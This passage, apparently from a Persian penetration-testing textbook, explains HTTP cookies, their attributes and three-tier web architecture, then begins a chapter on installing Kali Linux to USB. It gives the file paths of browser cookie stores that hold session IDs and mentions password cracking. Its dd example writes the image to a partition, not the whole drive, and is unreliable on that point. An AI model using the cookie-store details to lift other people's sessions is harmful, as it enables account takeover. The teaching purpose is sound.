
جریان کوکی بین سرور و کلاینت

همانطور که در شکل زیر نمایش داده شده است کوکی همیشه توسط سرور کنترل و تنظیم می شود. مرورگر وب تنها مسئول ارسال آن در سمت سرور می باشد . در تصویر زیر می بینیم که یک درخواست GET به سرور ارسال می شود و اپلیکیشن وب بر روی سرور کوکی را برای شناسایی کاربر و تعیین زبان انتخاب شده توسط وی تعیین می کند :

در مرحله اول کاربر یک درخواست GET به سرور ارسال می کند.

در مرحله دوم سرور بر اساس نوع و محتویات موجود در هدر درخواست نوع زبان و کوکی مربوط به نشست را تعیین می کند.

از این به بعد هر درخواستی که توسط کلاینت به سرور ارسال شود حاوی کوکی تعیین شده می باشد.





کوکی های ماندگار و غیرماندگار

کوکی ها به دو دسته اصلی تقسیم می شود . کوکی های ماندگار (Persistent) و کوکی های غیرماندگار (non-persistent)

کوکی های ماندگار آنهایی هستند که به صورت مستقیم بر روی هارد دیسک رایانه و درون فایل های متنی ذخیره سازی می شوند . از آنجایی که این نوع کوکی ها بر روی هارد دیسک ذخیره می شوند , در صورت شکست و خرابی و بسته شدن مرورگر , کوکی ها از بین نخواهند رفت.

همانطور که قبلا هم گفتیم از کوکی می توان برای ارسال اطلاعات حیاتی احرازهویت در شکل شناسه نشست (Session ID) استفاده کرد. در صورتیکه کوکی ها بر روی هارد دیسک ذخیره شده باشند , امکان محافظت از آنها دربرابر تغییر توسط کاربران مخرب وجود ندارد. اگر از اینترنت اکسپلورر بر روی ویندوز هفت استفاده کرده باشید می توانید آنها را در مسیر زیر که در هارد دیسک ذخیره می شوند مشاهده کنید :

```
C:\Users\username\AppData\Roaming\Microsoft\Windows\Cookies
```

گوگل کروم کوکی ها را مثل اینترنت اکسپلورر درون فایل های متنی ذخیره نمی کند . کروم کوکی ها را درون یک فایل پایگاه داده مجرد SQLite3 ذخیره می کند . مسیر این فایل به صورت زیر می باشد :



C:\Users\Juned\AppData\Local\Google\Chrome\User Data\Default\cookies

کوکی های ذخیره شده در مرورگر گوگل کروم را با رفتن به آدرس زیر درون مرورگر می توان دید: chrome://settings/cookies

به منظور رفع مشکلات امنیتی بوجود آمده از کوکی های پایدار , برنامه نویسان نوع دیگری از کوکی را بوجود آورده اند که با نام کوکی های ناپایدار شناسایی می شود. کوکی های ناپایدار درون حافظه مرورگر وب ذخیره شده و از خود هیچ ردی بر روی هارد دیسک به جا نمی گذارند. این کوکی ها از طریق هدر درخواست و پاسخ بین سرور و مرورگر جابجا می شوند . یک کوکی ناپایدار تنها برای مدت زمان محدود تعیین شده (که به کوکی اضافه می شود) معتبر خواهد بود.



پارامترهای کوکی

علاوه بر نام و مقدار کوکی , پارامترهای دیگری نیز وجود دارند که توسط وب سرور تعیین شده که دسترسی پذیری و ماندگاری کوکی را مشخص می کنند و در تصویر زیر قابل مشاهده می باشد :

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Date: Tue, 25 Nov 2014 18:22:25 GMT
Set-Cookie: ID=b34erdfWS; Domain=email.com; Path=/mail; Secure; HttpOnly; Expires=Wed, 26 Nov 2014 10:18:14 GMT
```

در زیر جزئیات برخی از این پارامترها را مشاهده می کنید :

Domain : این پارامتر نام دامنه ای که کوکی برای آن ارسال خواهد شد را تعیین می کند.

Path : به منظور امنیت بیشتر کوکی پارامتر Path را می توان تعیین کرد. در صورتیکه نام دامنه ما email.com باشد و مسیر آن /mail باشد , کوکی تنها برای صفحات با آدرس URL روبرو ارسال خواهند شد : email.com/mail

HttpOnly : این پارامتر به منظور کاهش ریسک حملات اسکریپت نویسی بین سایتی (XSS) تعیین می شود چرا که از این طریق دیگر جاوا اسکریپت قادر به دسترسی به کوکی نخواهد بود.

Secure : در صورتیکه این پارامتر تعیین شده باشد , کوکی تنها بر روی مسیر SSL ارسال خواهد شد.

Expires : با استفاده از این پارامتر تاریخ انقضای کوکی معین خواهد شد و کوکی فقط تا تاریخ خاصی معتبر خواهد بود.



داده های html در پاسخ http

اکنون که اطلاعات هدر بین کلاینت و سرور به اشتراک گذاشته شد , هر دو آنها بر روی انتقال داده های واقعی به توافق رسیده اند . داده های موجود در بدنه پاسخ , اطلاعاتی هستند که برای کاربر نهایی مورد استفاده هستند. این اطلاعات شامل داده های فرمت دهی شده HTML می باشد. اطلاعات وب در اصل فقط به صورت متن ساده بود. این اطلاعات مبتنی بر متن بایستی به شکلی فرمت دهی می شد تا قادر به تفسیر توسط مرورگرها به شیوه صحیح باشد. Html شبیه یک پردازشگر ورد می باشد که با استفاده از آن می توانید متن را نوشته و سپس آن را اندازه , فونت و رنگ متفاوت فرمت دهی کنید. Html تنها به منظور فرمت دهی داده استفاده می شود در نتیجه در مرورگرهای مختلف به شکل یکسانی نمایش داده می شود.

"HTML یک زبان برنامه نویسی نیست"

در صورتیکه می خواهید صفحه وب خود را تعاملی کنید و عملکردهایی را بر روی سرور انجام دهید , اطلاعات را از یک پایگاه داده استخراج کنید و نتایج را به کاربر نشان دهید بایستی از یکی از زبان های برنامه نویسی سمت سرور همچون PHP , ASP.NET و یا JSP استفاده کنید . این زبان ها قادر به ایجاد محتوای خروجی هستند که متن خروجی را می توان توسط HTML فرمت بندی کرده و در مرورگر نمایش داده. زمانی که می بینید یک آدرس URL با پسوند PHP. پایان می پذیرد , بیانگر این موضوع است که صفحه وب حاوی کدهای PHP می باشد و این کدها بایستی توسط موتور PHP که در سمت سرور قرار دارد اجرا شود و این جریان اجازه تولید محتوای پویا در حین بارگذاری صفحات وب را می دهد.

HTML و HTTP یکی نیستند! HTTP مکانیزم ارتباطی هست که به منظور انتقال صفحات HTML استفاده می شود.



اپلیکیشن وب چندلایه

همانطورکه روزانه اپلیکیشن های وب پیچیده تری استفاده می شوند , راه سنتی پیاده سازی اپلیکیشن وب بر روی یک سیستم به خاطره ها سپرده می شود. این شیوه تاثیر منفی بر روی امنیت , عملکرد و دسترسی پذیری اپلیکیشن خواهد داشت. طراحی ساده یک سرور برای میزبانی و برای کار با داده ها تنها در اپلیکیشن های وب کوچک با ترافیک اندک جوابگو می باشد . طراحی اپلیکیشن به شیوه سه لایه مسیر آینده است . در یک اپلیکیشن وب سه لایه فاصله ای فیزیکی بین سه لایه زیر وجود دارد که به شرح آنها می پردازیم :

لایه نمایش (Presentation Layer) : این همان سرور می باشد که درخواست های کاربران به آن رفته و پس از ایجاد پاسخ مناسب به کاربر بازگشت داده می شود. در حقیقت این لایه نمای جلویی اپلیکیشن می باشد. لایه نمایش برای اپلیکیشن های وب حیاتی است چرا که رابطی بین کاربر و دیگر بخش های اپلیکیشن می باشد . داده ها در لایه نمایش دریافت شده و از این طریق برای اجزا دیگر اپلیکیشن به منظور پردازش ارسال می گردند. خروجی دریافت شده با استفاده از HTML فرمت دهی شده و به کاربر وب نمایش داده می شود. آپاچی و Nginx برنامه های متن باز و Microsoft IIS برنامه تجاری می باشد که در لایه نمایش مستقر شده است.

لایه اپلیکیشن (Application Layer) : زمانی که اطلاعات و داده های مورد نیاز از کاربر دریافت می شود به لایه اپلیکیشن ارسال شده و اجزای این لایه می توانند بر روی داده کار کنند . خروجی به لایه نمایش و در ادامه برای کاربر ارسال می گردد.



در صورتیکه کاربر داده هایی را درخواست کند , از لایه داده (در پایین توضیح می دهیم) استخراج شده و در شکل قابل استفاده کاربر پردازش شده و به لایه نمایش بازگشت داده می شود . PHP و ASP زبان های برنامه نویسی هستند که در لایه اپلیکیشن کار می کنند.

لایه دسترسی به داده (Data Access Layer) : ذخیره سازی حقیقی و انبار داده ها در لایه دسترسی به داده انجام می شود . زمانی که کاربر به داده ای نیاز دارد یا داده ای را برای ذخیره سازی ارسال می کند , این داده به لایه اپلیکیشن ارسال می شود و در ادامه به منظور ذخیره دایمی به لایه دسترسی داده ارسال می شود. اجزایی که در این لایه نهایی کار می کنند وظیفه دسترسی و کنترل داده ها را بر عهده دارند . همچنین آنها مسئول مدیریت اتصالات همزمان از لایه اپلیکیشن هستند . MySQL و Microsoft SQL دو تکنولوژی هستند که در این لایه کار می کنند .

زمانیکه شما وبسایتی را ایجاد که داده ها را از پایگاه داده خوانده و درون آن می نویسد , در حقیقت از زبان پرس و جو ساخت یافته (SQL) استفاده می کنید . SQL یک زبان برنامه نویسی است که محصولات پایگاه داده زیادی از آن به عنوان استانداردی برای دریافت و بروزرسانی داده ها استفاده می کنند .

شکل زیر نحوه عملکرد سه لایه نمایش , اپلیکیشن و دسترسی به داده با هم را نشان می دهد :



وب سرور (لایه نمایش)







وب کلاینت





زبان های PHP , ASP (لایه اپلیکیشن)





پایگاه داده (MySQL , MS SQL)

فصل دو

نصب آزمایشگاه خود
به کمک کالی لینوکس

نصب آزمایشگاه خود با کالی لینوکس

آماده سازی کلید همه کارهاست . این کار در تست نفوذ از اهمیت بالایی برخوردار است چرا که شما در حین انجام تست نفوذ دارای مدت زمان محدودی به منظور انجام فرآیندهای شناسایی , اسکن , بکارگیری و درنهایت ارایه گزارش به مشتری هستید . هر تست نفوذی که پیاده سازی می کنید در ماهیت و طبیعت خود متفاوت است و نیازمند رویکرد خاصی است. ابزارها در فرآیند تست نفوذ نقش کلیدی ایفا می کنند و به این منظور شما بایستی از قبل جعبه ابزار خود را آماده کرده باشید و علاوه بر این تجربه کافی استفاده از این ابزارها را داشته باشد .

در این فصل به توضیح عناوین زیر می پردازیم :

- مروری بر کالی لینوکس و تغییرات اعمال شده از نسخه قبلی
- راههای مختلف نصب سیستم عامل کالی لینوکس
- مقایسه مجازی سازی با نصب بر روی سخت افزار فیزیکی
- مرور و پیکربندی ابزارهای مهم در کالی لینوکس
- نصب تور و پیکربندی آن



کالی لینوکس

کالی لینوکس یک توزیع لینوکس تست نفوذ و مبتنی بر دبیان می باشد. این سیستم عامل نسخه جدید توزیع قدیمی و معروف بک ترک (Backtrack) می باشد که به همراه مخزن عظیمی از ابزارهای هک متن باز منتشر شد. ابزارهای تست نفوذ وایرلس , تست نفوذ اپیلیکیشن های وب و...

هرچند که کالی لینوکس حاوی بیشتر ابزارهای بک ترک می باشد ولی هدف اصلی از انتشار کالی این بود که این سیستم عامل قابل حمل باشد تا قابلیت نصب بر روی دیوایس های با معماری مبتنی بر تکنولوژی ARM را داشته باشد . ابزارهایی مثل تبلت ها و کروم بوک ها تا دسترسی پذیری بیشتری داشته باشد.

استفاده از ابزارهای متن باز تست نفوذ یک اشکال عمده دارد . این ابزارها دارای وابسته های زیادی هستند که قبل از استفاده از ابزارهای دیگر نیاز به نصب آنها می باشد. به علاوه سازندگان برخی ابزارها مستندات دقیقی را ارایه نمی کنند در نتیجه کار ما دشوارتر می شود.

کالی لینوکس فرایند کار را بسیار ساده تر کرده است. کالی حاوی ابزارهای از پیش نصب شده زیادی به همراه وابسته ها به صورت آماده استفاده می باشد. نتیجه این می شود که به جای تمرکز و صرف وقت برای نصب و پیکربندی برنامه ها به تست نفوذ می پردازیم. آپدیت ها برای ابزارهای نصب شده در کالی با سرعت بیشتری منتشر می شود که موجب برزرسانی سریع تر ابزارها می گردد. جعبه ابزاری غیرتجاری و رایگان آرزوی هر هکری است که کالی تا حد زیادی در این کار موفق بوده است.



تکامل کالی لینوکس نسخه 2.0

در کنفرانس Black Hat USA 2015 برای اولین بار کالی لینوکس نسخه 2.0 با کرنل جدید 4.0 منتشر شد. این نسخه مبتنی بر توزیع دبیان جسی Jessie Debian و اسم رمز Kali Sana بود. نسخه قبلی کالی 1.0 بود که آپدیت های دوره ای مثلا 1.1 نیز از آن منتشر شد.

رابط کاربری کالی 2 تغییراتی داشته تا دسترسی پذیری بهتری حاصل شود. برخی از تغییرات تکاملی و بهینه سازی های انجام شده در کالی 2.0 به شرح زیر می باشند :

بروزرسانی غلتان دایمی : چرخه بروزرسانی کالی لینوکس در نسخه 2.0 با ویژگی تحت عنوان rolling release بهبود یافت. یک توزیع Rolling Release چرخه ای است که دایما و به صورت پایدار بروزرسانی می شود در نتیجه کاربران قادر به دریافت جدیدترین بسته و بروزرسانی های منتشر شده خواهند بود. در نتیجه کاربران به منظور دریافت جدیدترین تغییرات دیگری نیازی نیست تا منتظر انتشار یک نسخه جدید اصلی باشند . به این شیوه باگ ها به راحتی و سرعت بیشتری برطرف شده و کاربران بدون نیاز به انتظار می توانند تازه ترین ویژگی ها و امکانات موجود را تجربه کنند .

بروزرسانی مداوم ابزارها : کمپانی Offensive Security , سازمانی که وظیفه نگهداری توزیع کالی لینوکس را برعهده دارد اکنون شیوه متفاوتی را برای بررسی بروزرسانی ابزارها ابداع کرده است. اکنون در کالی لینوکس از یک سیستم بالادستی بررسی نسخه برای بروزرسانی ابزارها استفاده می شود . این سیستم در صورت دردسترس بودن یک نسخه جدیدتر از ابزاری به صورت دوره ای بروزرسانی ها را ارایه می کند.



با استفاده از این روش ابزارهای کالی لینوکس به محض انتشار توسط توسعه دهنده بروزرسانی خواهند شد.

بازنگری در محیط دسکتاپ : کالی لینوکس هم اکنون به صورت کامل از یک نشست GNOME3 پشتیبانی می کند. GNOME3 یکی از رایج ترین محیط های دسکتاپ استفاده شده و مورد علاقه توسعه دهندگان لینوکس می باشد. حداقل میزان حافظه رم مورد نیاز برای یک نشست کامل GNOME3 768 مگابایت می باشد . هرچند که با پیشرفت روز افزون قطعات سخت افزاری دیگر مشکل حادی نیست ولی در صورتیکه شما یک ماشین قدیمی داشته باشید می توانید یک نسخه سبک تر از کالی لینوکس را استفاده کنید که دارای محیط دسکتاپ Xfce با مجموعه ابزارهای کمتری می باشد.

کالی لینوکس از دیگر محیط های دسکتاپ همچون KDE , MATE , e17 , i3wm و lxde نیز پشتیبانی می کند . کالی لینوکس 2 دارای تصاویر پس زمینه جدید , نوارکناری با قابلیت شخصی سازی , منوهای بهبودیافته و بسیاری دیگر از ویژگی های بصری جدید می باشد.

پشتیبانی از پلتفورم های سخت افزاری مختلف : کالی اکنون بر روی همه نسخه های کروم بوک های گوگل , و کیت های رزبری پای Raspberry Pi قابل دسترسی است. نت هانتر Nethunter توزیع تست نفوذ ویژه دیوایس های همراه می باشد که مبتنی بر کالی لینوکس ساخته شده است.

تغییرات بزرگ در ابزارها : نسخه های Community و Professional ابزار معروف متااسپلوییت از کالی لینوکس 2 حذف شده اند . اگر که نیازمند این ابزارها هستید , بایستی آنها را به صورت مستقیم از وبسایت Rapid7 دانلود و نصب کنید . تنها نسخه متن باز متااسپلوییت در کالی 2 موجود می باشد . در نتیجه این تغییر دیگر سرویسی برای متااسپلوییت موجود نیست و بایستی به صورت دستی آنها پایگاه داده را آغاز و اتصال را برقرار کنید.



نصب کالی لینوکس

علاوه بر موارد یاد شده , کالی لینوکس موفقیت خود را مدیون انعطاف پذیری بالا در شیوه های مختلف نصب می باشد. شما می توانید کالی را بر روی یک درایو SSD با سرعت پردازش بالا نصب کنید و از یک پردازشگر قوی بهره گرفته تا قادر به کرک پسوردها و استفاده از جداول رنگین کمانی باشید. همچنین می توانید کالی لینوکس را بر روی ماشین مجازی نصب کرده و داخل سیستم های دیگر خود به آن دسترسی پیدا کنید . این امکان فراهم شده تا کالی را بر روی یک حافظه فلش هشت گیگابایتی به صورت زنده Live اجرا کنید. این روش امکان جابجایی سیستم را به بالاترین سطح ممکن می رساند.

شما می توانید کالی لینوکس را به سادگی و در طی چند دقیقه بر روی پلتفورم ابری رایگان آمازون Amazon EC2 (اگر کارت اعتباری داشته باشید) اجرا کنید . این شیوه برای اشخاصی که نیازمند دسترسی سریع و آنلاین به سیستم هستند بسیار مناسب است . هرچند این شیوه کاملا رایگان است ولی نیازمند یک کارت اعتباری حقیقی می باشد که متاسفانه دسترسی به آن در کشور عزیزمان برای همه مقدور نیست و یا دشوار است.



نصب کالی بر روی USB در لینوکس

کالی لینوکس را می توانید بر روی یک درایو USB نصب کرده تا بتوانید ابزارهای تست نفوذ خود را درون جیب خود به سادگی جابجا کنید. فایده استفاده از USB برای یک سیستم عامل این است که دیگر نیازی به هارد درایو فیزیکی و بوت دوگانه بر روی سیستم خود ندارید. در اینجا دو شیوه ایجاد یک فلش USB را آموزش می دهیم. ابتدا در لینوکس

1. برای شروع ابتدا به آدرس زیر رفته و جدیدترین نسخه فایل ایمیج کالی لینوکس را دانلود کنید : https://www.kali.org/downloads/

2. حافظه فلش را به دستگاه خود متصل کنید . سعی کنید از یک فلش هشت گیگابایتی استفاده کنید. پس از اتصال فلش خط فرمان لینوکس را باز کنید و دستور fdisk -l را وارد کنید. با وارد کردن این دستور مسیر دیوایس USB نمایش داده می شود. همانطور که مشاهده می کنید مسیر دیوایس USB ما /dev/sdb1 می باشد.

```
root@netamooz:~# fdisk -l

Disk /dev/sda: 931.5 GiB, 1000204886016 bytes, 1953525168 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 4096 bytes
I/O size (minimum/optimal): 4096 bytes / 4096 bytes
Disklabel type: dos
Disk identifier: 0x3e27f94c

Device     Boot      Start        End    Sectors   Size Id Type
/dev/sda1  *          2048 1929199615 1929197568 919.9G 83 Linux
/dev/sda2       1929201662 1953523711   24322050  11.6G  5 Extended
/dev/sda5       1929201664 1953523711   24322048  11.6G 82 Linux swap / Solaris

Partition 3 does not start on physical sector boundary.


Disk /dev/sdb: 7.8 GiB, 8350859264 bytes, 16310272 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x0fc728f6

Device     Boot Start      End  Sectors Size Id Type
/dev/sdb1  *     2048 16310271 16308224 7.8G  b W95 FAT32

root@netamooz:~#
```



3. به منظور ایجاد حافظه USB نیازمند یک ابزار کپی هستید. ابزار خط فرمان dd به منظور کپی کردن از فایل ISO به حافظه USB بکار می رود. برای ایجاد حافظه USB دستور زیر را در خط فرمان لینوکس وارد کنید:

```
root@netamooz: ~/Images/Linux BackTrack & Kali
File  Edit  View  Search  Terminal  Help
root@netamooz:~# cd Images/Linux\ BackTrack\ \&\ Kali/
root@netamooz:~/Images/Linux BackTrack & Kali# ls
BT5R3-GNOME-VM-32            kali-linux-1.1.0a-amd64.iso      kali-linux-2016.1-i386.iso
BT5R3-GNOME-VM-32.7z         Kali-Linux-1.1.0a-vbox-486.7z    kali-linux-2.0-amd64.iso
kali-linux-1.0.7-amd64.iso   Kali-Linux-1.1.0a-vbox-486.ova
kali-linux-1.0.9a-amd64.iso  kali-linux-2016.1-amd64.iso
root@netamooz:~/Images/Linux BackTrack & Kali# dd if=kali-linux-2016.1-amd64.iso of=/dev/sdb1 bs=1M
2809+1 records in
2809+1 records out
2945482752 bytes (2.9 GB) copied, 211.453 s, 13.9 MB/s
root@netamooz:~/Images/Linux BackTrack & Kali#
```

4. در تصویر بالا ابتدا با استفاده از دستور cd به مسیری که فایل ایمیج ما در آن قرار گرفته است می رویم. سپس با ابزار dd فایل ایمیج را به درون حافظه USB کلون می کنیم . در ابزار dd , پارامتر =if مسیر فایل ایمیج را تعیین می کند , پارامتر =of مسیر دیوایس USB (که از قبل بدست آوردیم) را تعیین کرده و پارامتر =bs میزان اندازه بلوک های انتقالی به درون فلش را تعیین می کند. هرچند من در اینجا مقدار 1M را وارد می کنم ولی اندازه 512kb توصیه می شود. این اندازه و درصد موفقیت انجام فرایند به فاکتورهای سخت افزاری سیستم شما مرتبط می باشد.


فرایند کپی کردن فایل ها در پس زمینه انجام می شود و بسته به شرایط زمان بر خواهد بود. پس از پایان گزارشی خلاصه از کپی فایل ها نمایش داده می شود. اکنون حافظه USB شما با یک کالی لینوکس زنده و قابل حمل آماده است و کافی است تا سیستم را با فلش usb بوت کنید تا کالی بارگذاری و آماده استفاده شود.



نصب کالی بر روی USB در ویندوز

روش بالا به دلایل مختلف ممکن است به درستی انجام نشود و در حین بارگذاری بوت پیام خطای بوت نمایش داده شود. توضیح این موضوع و عیب یابی خارج از حوصله این کتاب است. روش بسیار ساده تر ایجاد کالی لینوکس زنده بر روی حافظه USB با استفاده از نرم افزار Universal Usb Installer و بر روی سیستم عامل ویندوز می باشد .


1. به این منظور ابتدا نرم افزار مورد نظر را از اینجا دانلود و بر روی ویندوز اجرا کنید. لایسنس برنامه را قبول کنید.






2. در گام اول نوع سیستم عامل خود را بر روی Kali Linux قرار داده . در گام دوم فایل ایمیج را درون نرم افزار بارگذاری کنید و در گام سوم حافظه فلش هشت گیگ خود را انتخاب کنید. در گام سوم دقت کافی داشته باشید تا به اشتباه حافظه دیگری را انتخاب نکنید چرا که موجب از دست رفتن اطلاعات قبلی شما خواهد شد.

در پایان برای ایجاد حافظه فلش بر روی دکمه Create کلیک نمایید.




3. برای تایید گزینه Yes را انتخاب کنید.

